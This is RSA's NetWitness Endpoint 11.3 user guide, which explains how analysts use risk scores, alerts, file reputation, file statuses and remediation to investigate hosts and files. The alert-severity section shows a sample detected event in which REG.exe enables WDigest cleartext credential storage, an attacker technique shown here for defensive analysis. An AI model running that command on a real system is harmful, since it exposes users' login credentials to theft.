



NetWitness Endpoint User Guide

for RSA NetWitness® Platform 11.3



Copyright © 1994-2019 Dell Inc. or its subsidiaries. All Rights Reserved.

Contact Information

RSA Link at <https://community.rsa.com> contains a knowledgebase that answers common questions and provides solutions to known problems, product documentation, community discussions, and case management.

Trademarks

For a list of RSA trademarks, go to www.emc.com/legal/emc-corporation-trademarks.htm#rsa.

License Agreement

This software and the associated documentation are proprietary and confidential to Dell, are furnished under license, and may be used and copied only in accordance with the terms of such license and with the inclusion of the copyright notice below. This software and the documentation, and any copies thereof, may not be provided or otherwise made available to any other person.

No title to or ownership of the software or documentation or any intellectual property rights thereto is hereby transferred. Any unauthorized use or reproduction of this software and the documentation may be subject to civil and/or criminal liability.

This software is subject to change without notice and should not be construed as a commitment by Dell.

Third-Party Licenses

This product may include software developed by parties other than RSA. The text of the license agreements applicable to third-party software in this product may be viewed on the product documentation page on RSA Link. By using this product, a user of this product agrees to be fully bound by terms of the license agreements.

Note on Encryption Technologies

This product may contain encryption technology. Many countries prohibit or restrict the use, import, or export of encryption technologies, and current use, import, and export regulations should be followed when using, importing or exporting this product.

Distribution

Dell believes the information in this publication is accurate as of its publication date. The information is subject to change without notice.

April 2019

Contents

Introduction	7
Endpoint Metadata	7
Risk Score	9
Severity of Alerts	11
Global and Local Risk Score	12
Automated Incident Creation Based on Risk Score	13
File Reputation	13
File Status	13
Remediation	14
Focusing on Endpoint Analysis	15
Investigating Files	17
Best Practices	17
View Files	18
Filter Files	19
Add and Sort Columns in the Table	20
Analyze Files Using the Risk Score	21
Analyze Hosts with File Activity	23
Launch an External Lookup for a File	24
Set Files Preference	25
Export Global Files	25
Analyze Certificates	26
Change the Certificate Status	27
Filter Certificates	28
Resetting Risk Score of Files	28
Investigating Hosts	30
Best Practices	30
View Hosts	31
Filter Hosts	32
Adding and Sorting Columns in the Table	34
Scan Hosts	35
Analyze Hosts Using the Risk Score	36
Analyze Host Details	39
Search on Snapshots	39
Analyze Processes	41
Analyze Autoruns	43

Analyze Files	43
Analyze Libraries	43
Analyze Drivers	43
Analyze Anomalies	43
Analyze System Information	44
Export Host Details to JSON File	44
Launch an External Lookup for a File	44
Delete a Host	45
Deleting Hosts with Older Agent Versions	46
Set Hosts Preference	46
Export Host Attributes	47
Migrate Hosts	47
Analyzing Risky Users	47
Resetting Risk Score of Hosts	48
Investigating a Process	50
Best Practices	50
Analyze a Process	51
Analyze Events for a Process	54
Changing File Status or Remediate	56
Files Restricted from Whitelisting	58
Analyzing Downloaded Files	59
Download Files to Server	59
Save Downloaded Files	60
Analyze Downloaded Files	60
Analyzing Events	63
Analyze Events from Files View	63
Analyze Events from Hosts View	63
Text Analysis for an Endpoint Event	64
Troubleshooting NetWitness Endpoint	66
General Issues	66
Hosts View Issues	68
Files View Issues	69
Policy Issue	69
Driver Issue	70
File Reputation Service Issue	70
Risk Scoring for Hosts or Files Issue	70
NetWitness Endpoint Reference Materials	72
Files View	73
Workflow	73

What do you want to do?	73
Related Topics	74
Quick Look	74
Hosts View	76
Workflow	76
What do you want to do?	76
Related Topics	77
Quick Look	77
Hosts View - Details Tab	79
Workflow	79
What do you want to do?	79
Related Topics	80
Quick Look	80
Hosts View - Process Tab	82
Workflow	82
What do you want to do?	82
Related Topics	83
Quick Look	83
Hosts View - Autoruns Tab	86
Workflow	86
What do you want to do?	86
Related Topics	87
Quick Look	87
Hosts View - Files Tab	89
Workflow	89
What do you want to do?	89
Related Topics	90
Quick Look	90
Hosts View - Drivers Tab	93
Workflow	93
What do you want to do?	93
Related Topics	94
Quick Look	94
Hosts View - Libraries Tab	96
Workflow	96
What do you want to do?	96
Related Topics	97
Quick Look	97
Hosts View - Anomalies Tab	99
Workflow	99

What do you want to do?99

Related Topics100

Quick Look100

Hosts View - System Information Tab 105

Workflow105

What do you want to do?105

Related Topics106

Quick Look106

Introduction

NetWitness Investigate provides data analysis capabilities in RSA NetWitness® Platform, so that analysts can analyze packet, log, endpoint, and UEBA data, and identify possible internal or external threats to security and the IP infrastructure. This guide helps analysts perform investigations of endpoint data using NetWitness Investigate.

Note: In Version 11.1 and later, the Hosts and Files views provide a view into endpoint data. Earlier versions offer access to endpoint data using a standalone NetWitness Endpoint server.

For more information, see the *NetWitness Endpoint Quick Start Guide*, the *NetWitness Investigate Quick Start Guide*, and the *NetWitness Investigate User Guide*.

Endpoint Metadata

Endpoint metadata is generated when hosts are scanned and when there are real-time activities on the hosts. You can view the following categories of sessions when metadata forwarding is enabled:

Operating System	Scan Categories	Tracking Categories
Windows	file, service, dll, process, task, autorun, machine, kernel hook, image hook, registry discrepancies, and suspicious threads	<ul style="list-style-type: none"> Process event - Reports any process related activities, such as <code>openprocess</code>, <code>openosprocess</code>, <code>createprocess</code>, <code>createremotethread</code>, <code>openbrowserprocess</code>. File event - Reports any file related activities by an executable, such as <code>readdocument</code>, <code>writetoexecutable</code>, <code>renameexecutable</code>, <code>selfdeleteexecutable</code>, <code>openphysicaldrive</code>. Registry event - Reports activities that result in registry creation or modification, such as <code>modifyservicesimagepath</code>, <code>modifyfirewallpolicy</code>, <code>createservicesimagepath</code>, <code>createsecuritycenterconfiguration</code>, <code>modifybadcertificatewarningsetting</code>. System event - Reports IP change and boot events. Network event - TCP/UDP and incoming/outgoing. <ul style="list-style-type: none"> Reports outbound and inbound network connections on all supported Windows platforms. <div style="border: 1px solid green; padding: 5px; margin: 10px 0;"> <p>Note: Reports events only on Windows operating systems that support Windows Filtering Platform (WFP), such as Windows Vista, Windows Server 2008 and later.</p> </div> <ul style="list-style-type: none"> Reports IPv4 and IPv6 connections. Console event (for Windows 8 and later) - Reports user input that is entered into a console application, such as <code>cmd.exe</code>, <code>powershell.exe</code>. For example, <code>Get-Item -Path Registry::HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion</code>. <div style="border: 1px solid green; padding: 5px; margin: 10px 0;"> <p>Note: For Windows 10 version 1809:</p> <ul style="list-style-type: none"> - When you execute a command in powershell, and press Tab, the powershell console events captured contains only the characters entered before pressing Tab. - Some powershell console events captured may contain repeated characters. </div>
Linux	file, autorun, loaded library, systemd, process, cron, initd, and machine	-

Operating System	Scan Categories	Tracking Categories
Mac	file, daemon, process, task, dylib, autorun, and machine	<ul style="list-style-type: none"> • Process event - Reports any process related activities, such as openprocess, createprocess, openosprocess, openbrowserprocess, allocateremotememory, createremotethread. • File event - Reports any file related activities by an executable, such as writetoexecutable, renameexecutable, createautorun, deleteexecutable, selfdeleteexecutable, writetoplist, writetosudoers, createbrowserextension. • Network event - TCP/UDP and incoming/outgoing. <ul style="list-style-type: none"> • Reports outbound and inbound network connections on all supported Mac operating system. • Reports IPv4 and IPv6 connections.

For more information on metadata, meta keys, meta values, and meta entities, see the *NetWitness Investigate User Guide*.

Risk Score


Analysts can use the risk score to begin an investigation on hosts and files. RSA uses a proprietary algorithm to calculate the risk scores ranging from 0 to 100. A subset of alerts associated with hosts and files contribute to the risk score calculation. Analysts can review critical and high alerts associated with a risk score to identify strong evidence of malicious activity and take required action.

Note: If you have an Insights agent, you can view the risk score for files but not for hosts. To view the risk score for hosts, upgrade to the Advanced agent. For more information, see the *NetWitness Endpoint Configuration Guide*.


The following factors contribute to the risk score:

- **Distinct Alerts.** Any host or file activities that are suspicious or malicious generate alerts. Only the distinct alerts are used for risk score calculation.
- **Severity of Alerts.** Severity of alerts, such as critical, high, and medium.

This figure is an example of a host with 2 Critical, 10 High and 12 Medium distinct alerts.



All the distinct alert shown in the above example can be for the same file or different files. For example, Configures Image Hijacking alert is triggered for files, such as malware4.exe and malware7.exe.



This figure is an example of files with distinct alerts. Each file can have a multiple distinct alerts. The files can have a same alert name being triggered by two different hosts as shown below.

The screenshot displays the NetWitness Endpoint 'INVESTIGATE' tab. The 'MSProc' file details are highlighted with a red box. The file is named '.MSProc', is 12.0 KB, and has a risk score of 82. The interface also shows alert severity levels (0 Critical, 3 High, 4 Medium, 7 All) and a list of events.

Besides the above factors, the risk score is reset when you perform any of the following actions:

- Whitelist or blacklist a file after investigation. The risk score of a file is set to 0 on whitelisting and set to 100 on blacklisting.
- If the alerts or events triggered by the host or files on the host are false positive, you make changes to the Endpoint Application rules or ESA rules and reset the risk score.

Note: When you whitelist a file or reset the risk score, the alerts that contributed to the risk score are not shown in the Host Details tab.

The host risk score depends on the risk score of all the files on the host. When you change the file status or reset the file risk score, the host risk score is recalculated. For example, the score for all the hosts on which a blacklisted file is present is recalculated and becomes 100. If the host is not found to be infected, you can reset the host risk score. This deletes the alerts contributed to the risk score and does not impact the global file score. For more information on changing the file status, see [Changing File Status or Remediate](#).

Note: For the risk score calculation, the ESA Correlation server must be configured with an Endpoint Concentrator. The application rules are automatically deployed on installation. For an upgrade, you must deploy the application rules from RSA Live. For more information, see the *NetWitness Endpoint Configuration Guide*.

Severity of Alerts

The following table depicts the risk score range based on the associated alert severity:

Severity	Color	Risk Score Range
Critical	Red	100

Severity	Color	Risk Score Range
High	Orange	70-99
Medium	Yellow	31-69
Low	Green	0-30

The following is an example of alerts contributing to the risk score:

ALERTS SEVERITY

3

CRITICAL

16

HIGH

20

MEDIUM

39

ALL

Enables Cleartext Credential Storage (2)

2 event(s)

Exports Sensitive Registry Hive (4)

4 event(s)

Enables Login Bypass (12)

12 event(s)

2 events

EVENT TIME	EVENT TYPE	CATEGORY	ACTION	HOSTNAME	USER ACCOUNT
01/02/2019 06:23:42.000 am	Log	Process ...	createPr...	superno...	N/A
	FILE NAME		LAUNCH ARGUMENT		PATH
SOURCE	dtf2.exe		dtf2.exe -dll:ioc.dll		C:\Users\elarchiv
TARGET	REG.exe		REG.exe ADD HKLM\System\CurrentControlSet\Control\SecurityProviders\WDigest\USELOGONCREDENTIAL\REG_DWORD /D 1 /f		C:\Wind

EVENT TIME	EVENT TYPE	CATEGORY	ACTION	HOSTNAME	USER ACCOUNT
01/02/2019 06:23:42.000 am	Log	Process ...	createPr...	superno...	N/A
	FILE NAME		LAUNCH ARGUMENT		PATH
SOURCE	dtf2.exe		dtf2.exe -dll:ioc.dll		C:\Users\elarchiv
TARGET	REG.exe		REG.exe ADD		C:\Wind

In the above example, there are three distinct critical alerts. For each alert type, associated events are displayed. You can see that the "Enables Cleartext Credential Storage" alert was triggered twice. The details of the two events are displayed with the metadata information. For more information on severity alerts and metadata information, see [Analyze Hosts Using the Risk Score](#) and [Analyze Files Using the Risk Score](#).

Global and Local Risk Score

Analysts can get better context on file activities on hosts using the global risk score and the local risk score of a file.

Global Risk Score - The global risk score is an aggregate of all suspicious and malicious activities performed by the file across all hosts. This score indicates the potential threat posed by the file across the NetWitness Platform.

Local Risk Score - The local risk score is calculated on suspicious or malicious activities performed by the file on a specific host. The local risk score is used for the host risk score calculation.

For more information on the global and local risk score, see [Investigating Files](#) and [Investigating Hosts](#).

Automated Incident Creation Based on Risk Score

By default, a threshold is set for the risk score to control the generation of incidents and alerts in NetWitness Respond. For more information on configuring the threshold limit, see the *NetWitness Respond Configuration Guide*.

File Reputation

The File Reputation service available on RSA Live checks the reputation of every file hash against an extensive database of known file hashes updated in real-time. The file reputation is displayed on the Investigate and Respond views.

The reputations for a file hash are:

Reputation	Description
Malicious	File hash is labeled as malicious.
Suspicious	File hash is suspected to be malicious.
Unknown	File hash is not known.
Known	File hash information is known to the file reputation service and does not have any previous bad record.
Known Good	File hash information is known good, such as files signed by Microsoft or RSA.
Invalid	File hash format is invalid.

The suspicious or malicious files are available for further analysis in the **Investigate > Navigate** view and **Investigate > Event Analysis** view. For more information on the file reputation service, see the *Live Services Management Guide*.

Note: The File Reputation service supports maximum of 10 million files for a reputation of file hash.

File Status

To help analysts triage and focus on their investigation, NetWitness Platform provides capabilities to manage suspect and legitimate files. For example, you can whitelist files that are legitimate (such as security products), or blacklist files based on known threats and investigation.

A file can be classified as follows:

- Blacklist: File that is marked suspicious, such as when ransomware is found by scan.
- Graylist: File that is marked for a later review.
- Whitelist: File that is legitimate and is not to be considered for risk scoring.
- Neutral: Default status.

Remediation

If a file is malicious or infected, you can block the file to prevent future execution on any host. Remediation helps to:

- Stop or reduce the spread of identified malware, such as viruses, trojans, rootkits, worms, spyware, and adware.
- Identify attempted breach points to aid in deeper analysis; all events are time-stamped allowing analysts to trace backward to identify the entry point.
- Remove unwanted software, such as adware, which can potentially mask real malware.
- Stop all actions possible by the loader.

You can block files with the following file extension: EXE, COM, SYS, DLL, SCR, OCX, BAT, PS1, VBS, VBE, and VB.

Focusing on Endpoint Analysis


This guide provides the information needed to conduct an investigation that is focused on endpoint data from configured hosts. Analysts who conduct analysis using Investigate need to have the appropriate system roles and permissions set up for their user accounts. An administrator must configure roles and permissions as described in Roles and Permissions for Endpoint Analysts. For more information on roles and permissions, see the *System Security and User Management Guide*.

To hunt for information on hosts that have the agent running, begin the investigation in the Hosts view (**INVESTIGATE > Hosts**). For every host, you can see processes, drivers, DLLs, files (executables), services, anomalies, and autoruns that are running, and information related to logged-in users. (See [Investigating Hosts](#).)

You can begin the investigation on files in your deployment in the Files view (**INVESTIGATE > Files**). (See [Investigating Files](#).)

Note: To access the Hosts and Files views, you must have the `endpoint-server.filter.manage` permission.

Analysts use the Hosts and Files views to investigate or perform analysis on hosts or files using attributes such as IP address, host name, Mac address, risk score, and so on. This figure shows the high-level capabilities of an endpoint investigation. The top box are all the possible starting points, and the lower box shows the tasks that you can accomplish from different starting points.




Investigating Files

Note: The information in this topic applies to RSA NetWitness® Platform Version 11.3 and later.

The Files view provides a holistic view of all files in your deployment. You can apply various filters, sort, and categorize files into different status to reduce the number of files for analysis and identify suspicious or malicious files.

Best Practices

The following are some best practices and tips that may help you investigate efficiently to identify and isolate threats or attacks:




- Whitelist all files signed by RSA, Microsoft, and any other known good vendors. Use the filters to list the files and change the status of all these files to whitelist. For more information, see [Filter Files](#) and [Changing File Status or Remediate](#).

Note: Some Microsoft signed files are restricted from whitelisting as there is a potential risk of them being used for malicious purposes. To view the list, see [Files Restricted from Whitelisting](#).

- Change the status of certificate and the associated files automatically. For more information, see [Analyze Certificates](#).
- Filter to exclude whitelisted, files with valid signature, known good files based on reputation status. For more information, see [Filter Files](#).
- Lookup Google or VirusTotal with the filename or hash to get more information about a suspected file. For more information, see [Launch an External Lookup for a File](#).
- Analyze the files using one or more of these indicators:
 - Risk score - Displays the risk score for a file. Analysts can view the associated alerts and events for further investigation. For more information, see [Analyze Files Using the Risk Score](#).
 - Active on - Indicates the number of hosts on which this file is active in the past seven days. This helps an analyst to determine whether the file is of interest or not. If a file is present on fewer hosts with a high risk score, it may require further investigation. For more information, see [Analyze Hosts with File Activity](#).

-
- 18



- **Endpoint Broker Server** to view all files across all Endpoint servers.
 - **Endpoint Server** to view files on a specific Endpoint server.
3. Select the file that you want to analyze.
 4. Click a row to view the following details:

The screenshot displays the NetWitness Endpoint User Guide interface. The top navigation bar includes tabs for RESPOND, INVESTIGATE, MONITOR, CONFIGURE, and ADMIN. The main menu on the left lists various analysis tools: Navigate, Events, Event Analysis, Hosts, Files, Users, and Malware Analysis. The 'Files' tab is currently selected, showing a list of files with columns for FILE NAME, RISK SCORE, FILE STAT..., REMEDIA..., REPUTATI..., DOWNLOADED, SIZE, SIGNATURE, FIRST SEEN TIME, and OPERATING S... The file 'OneDrive.exe' is selected, and its details are shown in a sidebar on the right. The sidebar includes sections for FILE DETAILS, RISK DETAILS, and HOSTS. The 'FILE DETAILS' section shows the file name 'OneDrive.exe', entropy '5.821744570916096', size '373.2 KB', and format 'pe'. The 'RISK DETAILS' section shows the signature 'signed,valid', features 'signed,valid', timestamp '06/26/2015 07:28:14.375 am', thumbprint '76daf3e30f95b244ca4d6107e0...', and signer 'Microsoft Corporation'. The 'HOSTS' section shows the hash '91dd4ad85bb341cc8cf5187ea0...', SHA1 '67e5c70ff51b7b9a179a3f2854c...', and SHA256 '68330a5ebda7e4a51926ec208...'.

FILE NAME	RISK SCORE	FILE STAT...	REMEDIA...	REPUTATI...	DOWNLOADED	SIZE	SIGNATURE	FIRST SEEN TIME	OPERATING S...
regedit.exe	0	Neutral	--	--	--	313.0 KB	microsoft,signed,valid...	03/09/2019 02:12:...	windows
OneDrive.exe	0	Neutral	--	--	--	373.2 KB	signed,valid	03/09/2019 02:12:...	windows
SearchProtocolHost.exe	0	Neutral	--	--	--	327.0 KB	microsoft,signed,valid...	03/08/2019 07:21:...	windows
DomainHost.exe	0	Neutral	--	--	--	145.7 KB	signed,valid	03/08/2019 07:14:...	windows
sdloghost.exe	0	Neutral	--	--	--	25.5 KB	microsoft,signed,valid...	03/07/2019 08:27:...	windows
wsuaphost.exe	0	Neutral	--	--	--	11.0 KB	microsoft,signed,valid...	03/06/2019 02:08:...	windows
mscorsvw.exe	0	Neutral	--	--	--	102.7 KB	signed,valid	03/06/2019 06:13:...	windows
ngen.exe	0	Neutral	--	--	--	137.6 KB	signed,valid	03/06/2019 06:13:...	windows
mscorsvw.exe	0	Neutral	--	--	--	122.2 KB	signed,valid	03/06/2019 06:13:...	windows
ngen.exe	0	Neutral	--	--	--	168.1 KB	signed,valid	03/06/2019 06:13:...	windows
ngen.exe	0	Neutral	--	--	--	82.2 KB	signed,valid	03/06/2019 06:13:...	windows
ngen.exe	0	Neutral	--	--	--	82.7 KB	signed,valid	03/06/2019 06:13:...	windows
TIWorker.exe	0	Neutral	--	--	--	195.5 KB	microsoft,signed,valid...	03/06/2019 06:08:...	windows
[FLOATING CODE 0D48383611A3...	0	Neutral	--	--	--	4.0 KB	unsigned	03/06/2019 06:07:...	windows
[FLOATING CODE 054F182D80FD...	0	Neutral	--	--	--	64.0 KB	unsigned	03/06/2019 06:07:...	windows

- **File Details** displays the file information. For more information, see [Launch an External Lookup for a File](#).
- **Risk Details** displays the distinct alerts associated with the risk score. For more information, see [Analyze Files Using the Risk Score](#).
- **Hosts** displays the number of hosts on which file activities are present. For more information, see [Analyze Hosts with File Activity](#).

Filter Files

You can narrow down the search by filtering files on file name, file status, risk score, remediation, reputation status, operating system, size, entropy, format, signature, company name, checksum (MD5 and SHA256), and downloaded status.

Note: While filtering on a large data set, use at least one indexed field with the `Equals` operator for better performance. The following fields are indexed in the database - Filename, MD5, SHA256, Operating System, First Seen Time, Format, Risk Score, File Status, and Reputation Status.

The screenshot shows the NetWitness Endpoint Investigate interface. The top navigation bar includes tabs for RESPOND, INVESTIGATE (active), MONITOR, CONFIGURE, and ADMIN. Below this is a sub-navigation bar with links for Navigate, Events, Event Analysis, Hosts, Files (active), Users, and Malware Analysis. The main area is divided into a left sidebar for filters and a main table for file details.

Filters Sidebar:

- SAVED FILTERS:** Select
- FILE NAME:** Equals e.g., Filename.dll
- FILE STATUS:**
 - ☐ Neutral
 - ☐ Blacklist
 - ☐ Graylist
 - ☐ Whitelist
- REMEDIATION:**
 - ☐ Blocked
- REPUTATION:**
 - ☐ Malicious
 - ☐ Suspicious
 - ☐ Unknown
 - ☐ Known
 - ☐ Known Good
 - ☐ Invalid
